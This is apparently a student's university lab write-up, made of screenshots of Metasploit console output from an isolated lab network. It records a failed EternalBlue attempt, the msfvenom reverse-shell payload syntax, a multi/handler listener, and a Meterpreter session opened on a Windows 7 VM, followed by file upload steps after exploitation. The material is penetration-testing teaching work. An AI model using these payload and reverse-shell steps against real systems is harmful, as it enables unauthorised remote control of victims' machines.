msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Activate Windows
Go to Settings to activate


Task C: Exploit Windows 7 with a deliverable payload

In this task, you need to create an executable payload with the required configurations below

1. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM

The requirements for your payload are :

- Payload Name: Use your MIDAS ID
- Listening port: 4428



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

VMshare

Trash


File System



Home


VMshare

```
root@kali: ~
File Actions Edit View Help
(root@kali)~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payload
s, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list
--options for arguments). Specify '-' or STDIN for custom
  --list-options          List --payload <value>'s standard, advanced and
evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list
)
  --service-name <value> The service name to use when generating a servi
ce binary
  --sec-name <value>     The new section name to use when generating lar
ge Windows binaries. Default: random
  --smallest              Generate the smallest possible payload using al
l available encoders
  --encrypt <value>     The type of encryption or encoding to apply to
the shellcode (use --list encrypt to list)
  --encrypt-key <value> A key to be used for --encrypt
  --encrypt-iv <value>  An initialization vector for --encrypt
```







```
root@kali: ~
File Actions Edit View Help
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     4428             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.10.13:4428

service apache2 start
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4428 → 192.168.10.9:1036) at 2024-10-29 22:50:07 -0400


meterpreter >
```

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful



3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file



```
meterpreter > upload ralar002.txt desktop
[*] Uploading : /root/ralar002.txt → desktop
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/ralar002.txt → desktop
[*] Completed : /root/ralar002.txt → desktop
meterpreter > █
```

